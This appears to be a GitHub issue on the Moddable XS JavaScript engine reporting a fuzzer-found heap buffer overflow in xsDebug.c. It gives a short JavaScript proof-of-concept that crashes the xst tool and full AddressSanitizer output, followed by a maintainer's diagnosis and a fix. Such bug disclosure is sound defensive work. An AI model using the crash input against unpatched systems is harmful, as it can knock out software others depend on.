Moddable-OpenSource / **moddable** Public

Code · Issues 25 · Pull requests 15 · Discussions · Actions · Projects · ...

New issue

Jump to bottom

Heap buffer overflow at moddable/xs/sources/xsDebug.c:783 #431

Closed **kvenux** opened this issue on Aug 31, 2020 · 1 comment

Labels confirmed fixed - please verify

kvenux commented on Aug 31, 2020

Build environment:
Ubuntu 16.04
gcc 5.4.0
xst version: `de64c70` (git hash)
build command:
cd /path/to/moddable/xs/makefiles/lin
make
test command: ./xst poc


Target device:

Desktop Linux

POC

```
function f() {
var a = [10];
[{}] = a.slice(function () {
}, a.length);
a = a.toString(a);
var De65 = !9007199254740994;
var C44J = +-Infinity;
try {
f();
} catch (e) {
}
}
f();
var iGax = f();
var YeKj = f();
var KetZ = f();
var wPbt = f();
var sz6k = +-2147483649;
var Si7p = !1e+400;
```

Description
Below is the ASAN outputs. Heap buffer overflow at /moddable/xs/sources/xsDebug.c:783



```
=================================================================
==121564==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f1b03ad27f0 at pc 0x00000062bd1b bp 0x7ffe70f456c0 sp 0x7ffe70f456b0
READ of size 4 at 0x7f1b03ad27f0 thread T0
    #0 0x62bd1a in fxDebugThrow /home/keven/Fuzzing/moddable/xs/sources/xsDebug.c:783
    #1 0x441af0 in fxThrowMessage /home/keven/Fuzzing/moddable/xs/sources/xsAPI.c:1257
    #2 0xa526d8 in fxAbort /home/keven/Fuzzing/moddable/xs/tools/xst.c:1378
    #3 0x45a646 in fxOverflow /home/keven/Fuzzing/moddable/xs/sources/xsAPI.c:1211
    #4 0x45a646 in fxBeginHost /home/keven/Fuzzing/moddable/xs/sources/xsAPI.c:1792
    #5 0x835b41 in fxRunDefine /home/keven/Fuzzing/moddable/xs/sources/xsRun.c:4071
    #6 0x835b41 in fxRunID /home/keven/Fuzzing/moddable/xs/sources/xsRun.c:2208
    #7 0x869a49 in fxRunScript /home/keven/Fuzzing/moddable/xs/sources/xsRun.c:4584
    #8 0x42ada0 in fxRunProgramFile /home/keven/Fuzzing/moddable/xs/tools/xst.c:1367
    #9 0x42ada0 in main /home/keven/Fuzzing/moddable/xs/tools/xst.c:264
    #10 0x7f1b020e683f in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x2083f)
    #11 0x42caf8 in _start (/home/keven/Fuzzing/moddable/build/bin/lin/debug/xst+0x42caf8)

0x7f1b03ad27f0 is located 16 bytes to the left of 131072-byte region [0x7f1b03ad2800,0x7f1b03af2800)
allocated by thread T0 here:
    #0 0x7f1b02a4e602 in malloc (/usr/lib/x86_64-linux-gnu/libasan.so.2+0x98602)
    #1 0x72c123 in fxAllocate /home/keven/Fuzzing/moddable/xs/sources/xsMemory.c:161
    #2 0x100000000fffff  (<unknown module>)

SUMMARY: AddressSanitizer: heap-buffer-overflow /home/keven/Fuzzing/moddable/xs/sources/xsDebug.c:783 fxDebugThrow
Shadow bytes around the buggy address:
  0x0fe3e07524a0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0fe3e07524b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0fe3e07524c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0fe3e07524d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
  0x0fe3e07524e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
=>0x0fe3e07524f0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa[fa]fa
  0x0fe3e0752500: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe3e0752510: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe3e0752520: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe3e0752530: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x0fe3e0752540: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Heap right redzone:      fb
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack partial redzone:   f4
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
==121564==ABORTING
```

phoddie added the **confirmed** label on Sep 1, 2020

phoddie commented on Sep 1, 2020 — Collaborator

The top stack frame is only partially initialized because the stack overflowed while creating the frame. This leads to a crash in the code sending the stack frame to the debugger.

❤️ 1

phoddie mentioned this issue on Sep 1, 2020

Heap buffer overflow at moddable/xs/sources/xsDebug.c:784 #433

Closed

phoddie added the fixed - please verify label on Sep 3, 2020

kvenux closed this as completed on Sep 4, 2020

Assignees

No one assigned

Labels

confirmed fixed - please verify

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants